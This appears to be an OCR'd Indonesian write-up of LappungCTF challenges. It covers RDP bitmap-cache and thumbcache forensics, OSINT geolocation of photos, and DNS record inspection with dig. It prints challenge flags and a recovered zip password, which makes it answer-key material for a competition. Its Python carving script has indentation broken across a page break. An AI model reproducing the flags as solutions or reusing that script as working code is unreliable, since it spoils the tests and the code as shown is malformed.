
Dan saya buka file itu.

Flag : *LappungCTF{mem0ri3s_w1ll_n3ver_f4de_2f134a}*

- Gotta Catche Em All



Di berikan zip file yang isinya gcea-evidence.ad1 di dalam hint nya I find out that they utilized RDP to access the windows server oke trus hint ke dua I think we can start from collecting the RDP Bitmap Catche Cache. Jadi sekarang di hint pertama saya coba mencari file rdp terlebih dahulu lalu saya coba mengekstrak nya.



Disini saya coba menganalisis file rdp itu berada dan file cache nya berada.

Name	Size	Type	Date Modified
My Music	112 (1 KB)	Reparse Poi...	10/10/2025 03.23.51
My Pictures	124 (1 KB)	Reparse Poi...	10/10/2025 03.23.51
My Videos	116 (1 KB)	Reparse Poi...	10/10/2025 03.23.51
$I30	4.096 (4 KB)	NTFS Index ...	15/10/2025 17.03.32
Default.rdp	2.366 (3 KB)	Regular File	15/10/2025 17.05.57
desktop.ini	402 (1 KB)	Regular File	10/10/2025 03.24.32

Disini saya menemukan file rdp tapi setelah saya menekstrak file itu dan lalu saya liat isi nya dan saya melihat ini

Hmm tampak nya tidak ada yang menarik disini dan saya coba menganalisis lagi dan analisis lagi

Name	Size	Type	Date Modified
ftkimager	440 (1 KB)	Directory	15/10/2025 17.10.49
$I30	4.096 (4 KB)	NTFS Index ...	18/10/2025 14.36.57
desktop.ini	282 (1 KB)	Regular File	10/10/2025 03.24.32
Microsoft Edge.lnk	2.348 (3 KB)	Regular File	10/10/2025 03.25.59
poke.zip	37.471 (37 ...	Regular File	15/10/2025 16.55.35
poke.zip		$I30 INDX E...	
poke.zip.FileSlack	3.489 (4 KB)	File Slack	

Di dalam file desktop ada sebuah poke.zip saya curiga jadi saya ekstrak dlu file zip nya sekarang saya coba untuk menganalisis file cache nya.


Name	Size	Type	Date Modified
bcache24.bmc	0 (0 KB)	Regular File	15/10/2025 17.05.32
Cache0000.bin	6.935.520 (6...	Regular File	15/10/2025 17.05.57
Cache0000.bin.FileSlack	3.104 (4 KB)	File Slack	

Saya coba untuk mengekstrak file bin itu saya coba cari cari tools untuk mengekstrak file bin itu ternyata setelah saya telusuri di google dan di ai bahwa ada tools Bernama bmc-tools.py dan saya coba untuk ambil tools itu menggunakan git

```
WSL at  mnt  bmc-tools  0.057s
→  ./bmc-tools.py -s Cache0000.bin -d cache
[+++] Processing a single file: 'Cache0000.bin'.
[+++] Processing a file: 'Cache0000.bin'.
[===] 423 tiles successfully extracted in the end.
[===] Successfully exported 423 files.
```

Dan berhasil menghasil kan sebuah gambar bitmap disini

Saya coba melihat file bitmap ini 1 persatu. Dan saya menemukan kunci passwordnya. Dan ini dia



Bahwa pw nya Adalah LumioseCity!1 Disini saya coba ekstrak file zip yang ada di file desktop tadi.

Dan berhasil mengekstrak file thumbcache_768.db. saya coba minta tolong sama AI buatkan script untuk menghasilkan sebuah gambar.

```
#!/usr/bin/env python3
import os
import sys
import struct
from PIL import Image
from io import BytesIO
```


```
def extract_thumbnails(thumbcache_file="thumbcache_768.db",
output_dir="extracted_thumbs"):
    if not os.path.exists(thumbcache_file):
        print(f"[!] File '{thumbcache_file}' tidak ditemukan.")
        sys.exit(1)

    os.makedirs(output_dir, exist_ok=True)

    with open(thumbcache_file, 'rb') as f:
        data = f.read()

    jpeg_sig = b'\xff\xd8\xff'
    png_sig = b'\x89PNG'

    count = 0
    pos = 0
    total_size = len(data)

    print(f"[+] Mulai ekstraksi dari: {thumbcache_file}")
    print(f"[+] Ukuran file: {total_size:,} bytes\n")

    while pos < total_size:
        next_jpeg = data.find(jpeg_sig, pos)
        next_png = data.find(png_sig, pos)

        # Stop jika tidak ada lagi signature
        if next_jpeg == -1 and next_png == -1:
            break

        # Tentukan urutan signature berikutnya
        if next_jpeg != -1 and (next_png == -1 or next_jpeg < next_png):
            start = next_jpeg
            end = data.find(b'\xff\xd9', start)
            if end != -1:
                end += 2
                image_data = data[start:end]
                filename = os.path.join(output_dir, f"thumb_{count:04d}.jpg")
                with open(filename, "wb") as img:
```

```
                img.write(image_data)
            print(f"[JPEG] Extracted: {filename} ({len(image_data)} bytes)")
            count += 1
            pos = end
        else:
            pos = start + 1
    else:
        start = next_png
        end = data.find(b'IEND', start)
        if end != -1:
            end += 8
            image_data = data[start:end]
            # Convert PNG ke JPG agar seragam
            try:
                im = Image.open(BytesIO(image_data))
                filename = os.path.join(output_dir, f"thumb_{count:04d}.jpg")
                im.convert("RGB").save(filename, "JPEG")
                print(f"[PNG→JPG] Extracted: {filename} ({len(image_data)} bytes)")
            except Exception as e:
                filename = os.path.join(output_dir, f"thumb_{count:04d}.png")
                with open(filename, "wb") as img:
                    img.write(image_data)
                print(f"[PNG] Saved raw: {filename} ({len(image_data)} bytes) – error:
{e}")
            count += 1
            pos = end
        else:
            pos = start + 1

    print(f"\n✅ Total thumbnail diekstrak: {count}")
    print(f"📁 Disimpan di folder: {output_dir}")


if __name__ == "__main__":
    # Bisa jalan langsung tanpa argumen
    thumbcache_file = sys.argv[1] if len(sys.argv) > 1 else "thumbcache_768.db"
    extract_thumbnails(thumbcache_file)
```

dan saya jalankan code itu

```
WSL at @ mnt / downloads 5.196s
→ python3 solve7.py
[+] Mulai ekstraksi dari: thumbcache_768.db
[+] Ukuran file: 1,048,576 bytes

[JPEG] Extracted: extracted_thumbs/thumb_0000.jpg (36248 bytes)

✅ Total thumbnail diekstrak: 1
📁 Disimpan di folder: extracted_thumbs
```

Dan saya masuk ke direktori itu dan ada file jpg.




Dan dapat flagnya.


Flag : *LappungCTF{i_d1dnt_scr33nsh0t_that_a1337}*

6. Osint
    - Jembatan


Saya di berikan sebuah link. Saya buka link itu dan hasil nya




Waww jangan fantasic :v. jadi sini saya mencari melalui google pergi ke image melihat foto yang cocok



Dan saya notice jembatan yang sama itu Namanya jembatan fajarbaru.
Dan saya search di google dan mengarah jembatan way sekampung.




Dan saya cocok susuai yang sama di peta geosint nya.



Dan dapet flagnya


Flag : *LappungCTF{4ku_c1nt4_Pr1ng53wu_wuuu!!}*

- *Ladang*




Baik, karena osint jadi saya langsung buka link nya ga baca deskripsi lagi.

Seperti biasa kalo osint saya bakal cek google untuk mencari gambar yang cocok




Hmm ga ada yang sama disini saya lihat semua dan saya menganalisis lagi bahwa ada tiang yang di kasih tanda


T2696 dan saya mencari tau tentang code itu.



Hmm Nampak disini tidak ada apa apa. Saya sebelum lomba saya ada baca baca wu osint pada leak ctf tapi setelah saya tau saya langsung wu itu untuk melihat sekali lagi.




Dari koordinat ini saya langsung mengeksekusi nya dari wu tersebut bahwa dia kayak di Tarik lurus gtu



Kek gni contoh nya berarti kan kita melakukan hal yang saa dengan si koordinat T ini.

Kan hasil nya jadi gtu hehe maaf kalo ini jelek garis nya tidak pintar garis.

Oke disini saya langsung membuka google maps kan ini berada di Taiwan langsung saja kita pergi menjelaja ke negara Taiwan




Berarti kan daerah situ jadi saya langsung mengecek saja setelah 1 jam an saya mencari saya rasa saya kek prustasi itu karena saya susah mencari titik koordinatnya biar tau ini berada di mana dan akhirnya saya pindah chall yang lain tetapi Ketika saya mencoba Kembali chall ladang ini saya lihat lebih teliti lagi. Saya balik lagi negliat fotonya menemukan sebuah Gedung Gedung gitu jadi saya kira ini pasti dekat perkotaan gtu menurut aku. setelah sekitar 2 menit an saya menemukan titik terang

Ini udah mau sama dengan yang di foto itu dan saya telusuri lebih lanjut.

Saya akhirnya ketemu titik terang nya dah lah. Langsung langsung saja saya cocok koordinat di google maps di geosintnya.

- DNS Hunt



Oke ini kita diuruh cari domain dns di dalam web lappungctf.dev saya coba konsultasi dengan ai untuk beri saya ilmu yang sangat mantap oke saya paham sebenernya banyak berbagai metode yang bisa kita lakukan tapi saya sudah berusaha menggunakan dnschecker ternyata dia ga bisa di liat jadi saya menggunakan line command di linux.

```
WSL at ◆ mnt / ◆ / downloads 0.28s
◆ dig lappungctf.dev

; <<>> DiG 9.20.11-4+b1-Debian <<>> lappungctf.dev
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54006
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;lappungctf.dev.                        IN      A

;; ANSWER SECTION:
lappungctf.dev.         180     IN      A       172.67.221.234
lappungctf.dev.         180     IN      A       104.21.54.3

;; Query time: 75 msec
;; SERVER: 10.255.255.254#53(10.255.255.254) (UDP)
;; WHEN: Sun Oct 26 16:04:01 +07 2025
;; MSG SIZE  rcvd: 89
```

Oke status no error yang artinya berhasil dan di bagian flags nya ada qr rd ra. Qr Adalah response, rd itu untuk recursion yang di minta, dan ra itu untuk recursion yang tersedia. Domain ini mengarah ke 2 ip address yaitu 172.67.221.234 dan 104.21.54.3 TTL: 180 detik Cache waktu hidup record IN A Internet Address record dan saa disni coba untuk melihat apa aja yang di record dalam domain lappungctf.dev

```
WSL at ◆ mnt / ◆ / downloads 0.098s                                    ◆ kali / juliuswijaya ◆
◆ dig lappungctf.dev TXT

; <<>> DiG 9.20.11-4+b1-Debian <<>> lappungctf.dev TXT
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39668
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;lappungctf.dev.                        IN      TXT

;; ANSWER SECTION:
lappungctf.dev.         300     IN      TXT     "v=spf1 include:spf.privateemail.com ~all"

;; Query time: 99 msec
;; SERVER: 10.255.255.254#53(10.255.255.254) (UDP)
;; WHEN: Sun Oct 26 16:12:28 +07 2025
;; MSG SIZE  rcvd: 110
```


Dan hasilnya spf records yang Dimana untuk di gunakan memverifikasi email yang di kirim dari domain tersebut. Dan saya mencoba menggunakan subdomain www jadi www.lappungctf.dev. Kenapa saya pake www karena www ini Adalah subdomain yang paling umum dan langsung saja saya menggunakan command kek tadi

Dan ada code base64 disini saya langsung mendecode itu


Dan dapat flagnya

Flag : *LappungCTF{dns_r3c0rd5_h1d3_s3cr3t5_62bc624e}*

7. Web
    - Swagger Item

